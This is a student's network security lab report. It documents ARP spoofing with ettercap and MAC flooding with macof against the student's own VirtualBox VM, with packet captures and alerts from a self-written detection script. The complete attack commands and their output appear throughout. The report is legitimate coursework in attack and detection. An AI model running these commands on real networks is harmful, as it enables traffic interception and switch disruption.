
Praneesh R V
CB.SC.U4CYS23036

Network Security -Assignment 2
ARP Spoofing, MAC Flooding, Mini SIEM

Attacker - my Arch Linux machine


Ip - 172.25.155.50

Victim - Kali linux VM



Ip - 192.168.56.103


Ettercap



Ettercap gui didn’t work on Arch linux, so I am using Ettercap in the terminal itself

sudo ettercap -T -i vboxnet0 -M arp:remote /192.168.56.103// /192.168.56.100//

Victim Wireshark:



	Destination	Protocol	Length	Info
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00
0:00:00	PCSSystemtec_19:47:…	ARP	60	192.168.56.100 is at 0a:00:27:00:00:00

```
praneesh@ShadowEternity ~/Praneesh/Academics/Sem6/NetworkSecurity/Mini_SIEM <main>
$ sudo python Mini_SIEM.py
Mini-SIEM started
Interface: vboxnet0
Logs: siem.log
[2026-02-22 21:22:40] ARP_SPOOFING | Suspicious ARP replies from 192.168.56.100
[2026-02-22 21:22:40] ARP_SPOOFING | Suspicious ARP replies from 192.168.56.103
```

Mini SIEM logging the details

Thus ARP Spoofing attack is successful

2, MAC Flooding


Installed dsniff in Arch

sudo macof -i vboxnet0

```
d4:5d:46:3d:1c:d8 6c:52:88:52:fc:39 0.0.0.0.54434 > 0.0.0.0.31234: S 244946105:244946105(0) win 512
ec:3c:b2:6a:ff:86 d3:e3:29:4f:23:24 0.0.0.0.47208 > 0.0.0.0.51855: S 2080880296:2080880296(0) win 512
52:5c:f:70:a6:57 5a:46:22:28:b5:75 0.0.0.0.31870 > 0.0.0.0.13413: S 120963714:120963714(0) win 512
a0:f0:82:7c:57:20 4e:27:a6:59:c:43 0.0.0.0.6200 > 0.0.0.0.12022: S 1923433287:1923433287(0) win 512
6e:fa:85:16:33:80 f0:33:e3:4f:41:de 0.0.0.0.63229 > 0.0.0.0.23742: S 1525325909:1525325909(0) win 512
35:73:9:13:a7:fc 4c:5:19:76:8f:b9 0.0.0.0.26803 > 0.0.0.0.61147: S 651484706:651484706(0) win 512
d:3e:73:4c:c2:ce 8d:4b:a5:48:5c:65 0.0.0.0.11937 > 0.0.0.0.10758: S 1472582870:1472582870(0) win 512
f8:d6:b8:18:44:cf 1b:f2:94:43:e8:a 0.0.0.0.57518 > 0.0.0.0.42114: S 758444848:758444848(0) win 512
28:52:b7:51:65:66 ab:7d:b9:41:74:57 0.0.0.0.305 > 0.0.0.0.34984: S 781246179:781246179(0) win 512
de:b3:86:7c:f1:1c 16:ae:2e:64:6b:ff 0.0.0.0.42316 > 0.0.0.0.45294: S 1423108587:1423108587(0) win 512
d6:22:f3:7a:e3:c0 67:49:5c:71:f1:14 0.0.0.0.43875 > 0.0.0.0.44154: S 1512938351:1512938351(0) win 512
7d:2d:bc:68:97:ed f9:4:b8:79:28:ab 0.0.0.0.39728 > 0.0.0.0.17980: S 1837084055:1837084055(0) win 512
8f:25:8e:4e:75:61 5:97:6e:4e:a5:d3 0.0.0.0.37770 > 0.0.0.0.1581: S 71420480:71420480(0) win 512
4f:80:8d:5d:16:ed 58:3e:ad:4b:b6:c9 0.0.0.0.49315 > 0.0.0.0.44395: S 332510877:332510877(0) win 512
ff:4b:7b:3:1b:e4 a9:49:54:1a:f8:50 0.0.0.0.30183 > 0.0.0.0.10868: S 465622256:465622256(0) win 512
88:a4:47:1f:7f:fa f3:84:db:49:8d:3b 0.0.0.0.21727 > 0.0.0.0.25007: S 1401613313:1401613313(0) win 512
24:df:7b:4:51:6c 35:c:b9:60:7c:1d 0.0.0.0.10143 > 0.0.0.0.63146: S 1752677287:1752677287(0) win 512
bc:52:b3:2:a6:7 58:c2:5d:2:65:9c 0.0.0.0.11033 > 0.0.0.0.52870: S 1967029263:1967029263(0) win 512
4:f2:50:3b:97:20 89:fa:20:31:f7:76 0.0.0.0.23756 > 0.0.0.0.45315: S 1955015261:1955015261(0) win 512
22:d0:2:41:81:9 1e:b5:dd:2:57:dc 0.0.0.0.60052 > 0.0.0.0.20124: S 388227536:388227536(0) win 512
d9:2c:fa:40:8d:34 e2:ad:9c:14:31:ef 0.0.0.0.16589 > 0.0.0.0.64524: S 1497289991:1497289991(0) win 512
15:fc:c1:28:b:c7 74:dd:7d:76:9e:f6 0.0.0.0.48972 > 0.0.0.0.39630: S 1480125084:1480125084(0) win 512
9c:e3:bb:69:be:ba 2a:f3:99:15:ba:98 0.0.0.0.33760 > 0.0.0.0.33194: S 435185860:435185860(0) win 512
e5:27:d3:23:9d:95 3e:9a:74:20:c7:d5 0.0.0.0.56392 > 0.0.0.0.50588: S 960718652:960718652(0) win 512
78:82:f3:6c:52:63 5a:78:1:24:ec:5f 0.0.0.0.39301 > 0.0.0.0.6461: S 1437880619:1437880619(0) win 512
e6:2:8f:0:c7:34 df:3e:a0:4d:11:f6 0.0.0.0.4152 > 0.0.0.0.20834: S 63002527:63002527(0) win 512
13:b7:20:22:85:7f 9a:e:ca:69:51:51 0.0.0.0.48258 > 0.0.0.0.12693: S 319314181:319314181(0) win 512
e4:e2:a8:25:7d:db 10:87:31:35:3f:5b 0.0.0.0.4508 > 0.0.0.0.54511: S 1427241534:1427241534(0) win 512
10:59:fd:73:24:fd 8f:97:8c:1c:ef:97 0.0.0.0.28133 > 0.0.0.0.878: S 1679406707:1679406707(0) win 512
6a:7c:98:6f:87:6d 9:45:8b:75:4:8b 0.0.0.0.7789 > 0.0.0.0.31578: S 1808190443:1808190443(0) win 512
19:9f:e4:35:cf:ae f0:52:73:74:29:26 0.0.0.0.1834 > 0.0.0.0.7082: S 393831241:393831241(0) win 512
72:7e:9e:3f:59:bc 8d:fe:e2:6:1:16 0.0.0.0.31506 > 0.0.0.0.49709: S 1399190832:1399190832(0) win 512
b2:87:40:65:9b:71 c:9f:15:f:bb:cc 0.0.0.0.26385 > 0.0.0.0.6925: S 983423295:983423295(0) win 512
7f:92:47:72:58:78 cc:e1:91:2d:6f:e5 0.0.0.0.29641 > 0.0.0.0.42412: S 1798178693:1798178693(0) win 512
15:a7:a:69:f7:85 6b:93:8b:61:a2:a5 0.0.0.0.38756 > 0.0.0.0.5898: S 1172941281:1172941281(0) win 512
8f:48:94:34:93:31 30:fe:fe:78:9c:e7 0.0.0.0.17793 > 0.0.0.0.25952: S 321918428:321918428(0) win 512
5d:98:73:52:5c:a8 19:97:af:46:29:7a 0.0.0.0.26115 > 0.0.0.0.405: S 1511054151:1511054151(0) win 512
a7:d8:e2:0:5c:82 7f:f3:ab:1e:13:6c 0.0.0.0.21447 > 0.0.0.0.48995: S 1365026433:1365026433(0) win 512
f8:4b:a4:4b:11:ef 3c:2f:22:2:28:4a 0.0.0.0.17655 > 0.0.0.0.7214: S 1047106283:1047106283(0) win 512
ee:3a:57:3b:48:2b 30:3:ab:72:7:d2 0.0.0.0.1954 > 0.0.0.0.2933: S 162239120:162239120(0) win 512
fd:78:73:d:38:6b 46:65:7b:41:7d:6c 0.0.0.0.64500 > 0.0.0.0.11026: S 170413224:170413224(0) win 512
ba:28:3:55:a0:98 87:91:10:29:f6:57 0.0.0.0.34177 > 0.0.0.0.10175: S 1473610850:1473610850(0) win 512
93:82:a6:61:50:bf b5:43:84:2e:c3:85 0.0.0.0.5823 > 0.0.0.0.39162: S 1492841628:1492841628(0) win 512
e4:7b:e2:37:99:6d 87:14:69:47:2b:e1 0.0.0.0.28272 > 0.0.0.0.54795: S 846272228:846272228(0) win 512
81:78:70:7:9f:3f b8:53:d7:4d:8:a 0.0.0.0.29244 > 0.0.0.0.7447: S 1555717695:1555717695(0) win 512
84:35:7e:5b:d3:e0 ee:b5:2e:e:39:79 0.0.0.0.25184 > 0.0.0.0.32085: S 1558503489:1558503489(0) win 512
a5:26:bc:2:25:5c 96:c4:d2:8:2c:3b 0.0.0.0.9983 > 0.0.0.0.43968: S 2142336183:2142336183(0) win 512
d8:66:12:74:38:ed 82:7d:70:38:90:ba 0.0.0.0.61712 > 0.0.0.0.27004: S 1424044591:1424044591(0) win 512
1a:60:d1:55:b3:67 23:30:4c:45:9:16 0.0.0.0.23887 > 0.0.0.0.17229: S 501224463:501224463(0) win 512
49:9a:2f:26:b4:3a b6:99:e:79:df:5e 0.0.0.0.64908 > 0.0.0.0.40159: S 54231751:54231751(0) win 512
c3:da:48:1a:9f:e9 7c:5f:36:51:45:58 0.0.0.0.27997 > 0.0.0.0.38208: S 1672003641:1672003641(0) win 512
```

```
$ sudo python Mini_SIEM.py
[sudo] password for praneesh:
python: can't open file '/home/praneesh/Mini_SIEM.py': [Errno 2] No such file or directory
$ cd Praneesh/Academics/Sem6/NetworkSecurity/Mini_SIEM
$ sudo python Mini_SIEM.py
 Mini-SIEM started
 Interface: vboxnet0
 Logs: siem.log
[2026-02-22 21:22:40] ARP_SPOOFING | Suspicious ARP replies from 192.168.56.100
[2026-02-22 21:22:40] ARP_SPOOFING | Suspicious ARP replies from 192.168.56.103
[2026-02-22 21:29:52] MAC_FLOODING | MAC table explosion detected (20 MACs)
```

Victim Wireshark:



Thus mac flooding attack is successful